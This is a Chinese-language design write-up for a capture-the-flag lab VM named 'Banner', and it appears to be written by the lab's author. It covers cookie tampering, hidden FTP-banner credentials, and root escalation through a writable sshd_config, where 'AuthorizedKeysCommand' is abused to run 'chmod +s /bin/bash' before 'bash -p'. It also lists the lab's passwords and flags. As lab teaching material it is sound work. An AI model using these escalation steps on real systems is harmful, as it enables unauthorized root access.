

Banner靶机——设计思路

密码

```
1 111:banner
2 welcome:mazesec
3 root:mylovemazesec
```

flag

```
1 flag{user-509fe78ad30da7792f576cd3a91a57fc}
2 flag{root-fc7fb423367bb7fccb411758f06f857a}
```

设计思路

User.txt

端口

```
(kali@kali)~$ nmap -p- -sV 192.168.137.162
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 08:06 EDT
Nmap scan report for Banner.mshome.net (192.168.137.162)
Host is up (0.00058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
8080/tcp   open  http     Werkzeug httpd 3.1.6 (Python 3.9.2)
MAC Address: 08:00:27:BE:48:87 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.76 seconds
```

- 1 端口开放21 22 8080
- 2 21端口 banner存在用户名和密码
- 3 22端口 登录ssh服务
- 4 8080端口 里面有ftp用户名和密码

目录

```
(kali@kali)~$ gobuster dir -u http://192.168.137.162:8080 -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,zip,sh,config
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.137.162:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: bak,zip,sh,config,php,txt
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

[+] console (Status: 400) [Size: 167]
```

这是一个兔子洞，没有任何的信息和作用

页面


目前我们只有一个8080端口页面




我们可以看到是一个答题页面，当我们分数是1000分，就可以通关了，如果你是一道一道做的话，你是永远也不会拿到信息的，因为总分只有200分，我们必须通过一些手段去修改分数的，直接修改1000分即可

方法1:修改分数

```
1 document.cookie = "user_score=1000; path=/";
```



我们刷新页面就可以直接得到1000分的



方法2:直接查看源代码

直接查看源代码


直接去搜索flag或者是靶机名称banner就可以得到

```
<!-- 弹窗显示flag -->
<div id="flagModal" class="flag-modal">
  <div class="flag-content">
    <h2>恭喜你! </h2>
    <div class="congrats">分数达到 1000 分! </div>
    <div>这是你需要的信息: </div>
    <div class="flag-text" id="flagText">111:banner</div>
    <button class="close-btn" onclick="closeFlagModal()">关闭</button>
  </div>
</div>
```

我们可以看到一组信息，看起来是用户名和密码

```
1 111:banner
```

我们去登录试试看，首先我们去ssh登录，可以看到是登录失败的，那么我们去试试ftp登录



这里我们需要使用ftp去登录的，如果使用lftp工具是看不到隐藏的信息的(这里设置hint的意义就是让选手们去了解了解什么是banner的)

这里user的部分和老大的Re靶机是有相似之处的，老大的是sshbanner信息，我这里是ftpbanner信息(这个靶机的指导是老大)

```

kali@kali:~$ lftp 111@192.168.137.162
密码:
lftp 111@192.168.137.162:~$ ls -la
drwxr-xr-x  2 1801  1801      4096 Mar 18 03:08 .
drwxr-xr-x  2 1801  1801      4096 Mar 18 03:08 ..
-rw-r--r--  1 1801  1801      228 Apr 18 2019 .bash_logout
-rw-r--r--  1 1801  1801     3526 Apr 18 2019 bashrc
-rw-r--r--  1 1801  1801     867 Apr 18 2019 profile
-rw-r--r--  1 1801  1801      31 Mar 18 03:08 hint
lftp 111@192.168.137.162:/> get hint
31 bytes transferred
lftp 111@192.168.137.162:/> bye

kali@kali:~$ cat hint
你知道什么是banner吗?

kali@kali:~$

```

FTP的Banner（横幅）是FTP服务器在客户端连接时自动发送的一条欢迎或标识信息。

什么是FTP Banner?

基本定义:

FTP Banner是FTP服务器在建立连接后、用户认证前发送给客户端的第一条文本消息，通常包含：

- 服务器软件名称和版本
- 欢迎信息
- 服务条款或警告提示
- 服务器主机名

典型示例：

```
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 03:45. Server port: 21.
220-This is a private system - No anonymous login
```

那么我们就去看看ftp服务，我们可以明显的看到一些信息的

[illegible][illegible]


而且下面我也给了提示的，仔细观察上面信息的变化

Carefully observe the changes in the information above

仔细观察以上信息的变化。

Zìxì guānchá yǐshàng xīnxi de biànhuà.

最后，我们可以得到结论:banner信息是一分钟变化一次的，而且颜色都是不一样的。每一个单词的首写都是大写的



1	wild	Elephants	Love
2	Clever	Owls	Make
3	Elephants	:	Mice
4	Amazing	Zebras	Eat
5	Snakes	Eat	Crickets

当你把每个单词的首写提出来， 你就会发现用户名和密码

1 | WELCOME:MAZESEC

不过是小写哦

```
1 | welcome:mazesec
```

然后，我们去登录ssh服务即可(ftp服务已经没有任何作用了)

```
(kali㉿kali)~[~]
$ ssh welcome@192.168.137.162
welcome@192.168.137.162's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 19 10:18:40 2026 from 192.168.137.1
welcome@Banner:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
welcome@Banner:~$ ls -la
total 24
drwxr-xr-x 2 welcome welcome 4096 Mar 18 04:32 .
drwxr-xr-x 4 root root 4096 Mar 18 02:50 ..
lrwxrwxrwx 1 root root 9 Mar 18 04:31 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome 220 Apr 11 2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 2025 .bashrc
-rw-r--r-- 1 welcome welcome 807 Apr 11 2025 .profile
-rw-r--r-- 1 root root 44 Mar 18 02:46 user.txt
lrwxrwxrwx 1 root root 9 Mar 18 04:32 .viminfo -> /dev/null
welcome@Banner:~$ cat user.txt
flag{user-509fe78ad30da7792f576cd3a91a57fc}
welcome@Banner:~$
```

user.txt部分设置完毕

root.txt

接下来，我们就是去提权，我们使用sudo -l命令，可以看到可以无密码以root用户去执行ssh服务的

```
flag{user-509fe78ad30da7792f576cd3a91a57fc}
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
  (root) NOPASSWD: /sbin/service sshd restart
welcome@Banner:~$
```

既然如此，我们去看看能不能去修改sshd_config文件

```
ls: cannot access /etc/ssh/sshd_config: No such file or directory
welcome@Banner:~$ ls -la /etc/ssh/sshd_config
-rw-rw-rw- 1 root root 3275 Mar 18 04:22 /etc/ssh/sshd_config
welcome@Banner:~$
```

我们可以看到是可以修改的，那么我们去修改文件即可

这里，有一个方法是行不通的，群友们肯定通过上面的部分已经了解到了什么是banner,然后就想到去使用banner去查看root.txt的

- 1 这里想的是修改Banner none
- 2 Banner /root/root.txt
- 3 然后去登录ssh服务就可以显示root.txt了

```
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem        sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server
welcome@Banner:~$
```

但是这种方法是行不通的，因为我添加了一个脚本，当修改sshd_config文件的时候，会自动删除所有banner的信息的 (这是老大给的思路)

我们可以看到没有修改之前banner是存在的，当修改之后是不存在的

这里我们有2个方法如下

方法一:写入公钥

首先，我们把攻击机的公钥写在/home目录下

```

welcome@Banner:~$ ls -la
total 28
drwxr-xr-x 2 welcome welcome 4096 Mar 29 09:15 .
drwxr-xr-x 4 root      root   4096 Mar 18 02:50 ..
-rw-r--r-- 1 welcome welcome 735 Mar 29 09:15 authorized_keys
-rw-r--r-- 1 root      root    8 Mar 18 04:31 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome 220 Apr 11 2025 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 2025 .bashrc
-rw-r--r-- 1 welcome welcome 807 Apr 11 2025 .profile
-rw-r--r-- 1 root      root    44 Mar 18 02:46 user.txt
lrwxrwxrwx 1 root      root    9 Mar 18 04:32 .viminfo -> /dev/null
welcome@Banner:~$
```

然后修改sshd_config文件即可

我们修改3个地方

```
# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#loginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
```

将no改成yes,不然ssh登录不了root用户的

去掉#和修改yes成no

修改公钥存放的位置

最后修改的效果是

```
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
StrictModes no
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile      /home/welcome/authorized_keys

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
```

我们可以看到修改之后，Banner那一行是不存在的了，我们修改之后

```
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem      sftp      /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server
```

我们重新启动ssh服务即可

```
#      PermitTTY no
#      ForceCommand cvs server
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin

User welcome may run the following commands on Banner:
  (root) NOPASSWD: /sbin/service sshd restart
welcome@Banner:~$ sudo /sbin/service sshd restart
welcome@Banner:~$
```

重启之后，我们去ssh登录试试看

```
[kali@kali] ~$ cat /var/www/html/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQ2/Ht52dtkn0JNCFYfXsz/P6T8BVmy6Mf0VANXPxleCbuJG+cZKn831MyGlmSTV1W5PwRZU4U422zF31BbpyBeMa6aA1bYMW/H1K5n91U4JRDwZ310itp2Fq7LM809hsFqgPg6s/8npTtV2wT58RFEcRj8Cd3d2fcye
VLD8pYHMs3/3d3vcvPOBCH1HhngtVQF0Bu/ZVLOrdv7M4XQ6XX+VmlIdxyoQ1AJ8ZHR5q7wsW9yKfWgltulghIdgD0ZMh/CwEdprg23Jom+3ygyPz+U3wgdac1XtR3A6FPH80Hf98I+8ckhgdwd2wGhrQq0d6Q7bC2nzexU0W+BdFmLUPv3iFwqZOX/LP1FT6gRkRQga8Y/1
Q9w4jv9dQAEhMe1TZPH51AP7Hj6C4H4S6DSec1qGBRLAgP5u3cFTWjKz8cLSZ1Lc6Xbs3xxB3j0k4UMR27gr5R1f1VMBhQWFTLZmG9P6LUC2PHRu9xS07DcD8STc+Bum62pYJN+9QC5xthDkj63mq84K4YPLN1SqAMVMBH3wUfmg88Cpkl+tdyzNoT4IHvK6IDzVlyad32
Shu0VMB8CqC2vGf5b33z/gPaChwX9rc++Potn18E4J82o21gPj0W6SrZETPswy7qq8g2ndp1L7Ep1B9ty9nyg0CQ== root@kali

[kali@kali] ~$ sudo ssh root@192.168.137.162
Warning: Permanently added '192.168.137.162' (ED25519) to the list of known hosts.
root@Banner:~# id
uid=0(root) gid=0(root) group=0(root)
root@Banner:~# cd /root
root@Banner:~# cat /root/.ssh/authorized_keys
flag[root~#fc7fb423367bb7fcb411758f06f857a]
root@Banner:~#
```

我们可以看到是登录成功的，成功获取root权限的。

方法二:懒洋洋方案

之所以称之为懒洋洋方案，是因为这个方案是懒洋洋在测试的时候发现的

我们去看看，这个比方法一更简单，我们只需要2条命令就可以解决的

我们还是去修改sshd_config文件即可


```

#LoginGraceTime 2m
#PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none
#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

```

预期解

非预期解

我们修改

```

1 #AuthorizedKeysCommand none
2 #AuthorizedKeysCommandUser nobody

```

成

```

1 AuthorizedKeysCommand /bin/bash -c "chmod +s /bin/bash"
2 AuthorizedKeysCommandUser root

```

```

StrictModes no
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile /home/welcome/authorized_keys

#AuthorizedPrincipalsFile none

AuthorizedKeysCommand /bin/bash -c "chmod +s /bin/bash"
AuthorizedKeysCommandUser root

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

```

然后我们重新启动靶机和服务即可

没有重新启动靶机之前是不会成功的

```

welcome@Banner:~$
welcome@Banner:~$ vi /etc/ssh/sshd_config
welcome@Banner:~$ sudo /sbin/service sshd restart
welcome@Banner:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
welcome@Banner:~$ bash -p
welcome@Banner:~$ |

```

重新启动靶机之后，我们可以看到是成功获取root权限。

```
(kali@kali)~$ ssh welcome@192.168.137.162
welcome@192.168.137.162's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Sun Mar 29 09:35:03 2026 from 192.168.137.162
-bash-5.0$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
-bash-5.0$ bash -p
-bash-5.0# id
uid=1000(welcome) gid=1000(welcome) euid=0(root) egid=0(root) groups=0(root),1000(welcome)
-bash-5.0# cd /root
-bash-5.0# cat root.txt
flag{root-fc7fb423367bb7fccb411758f06f857a}
-bash-5.0#
```

至此，这个靶机部署完成。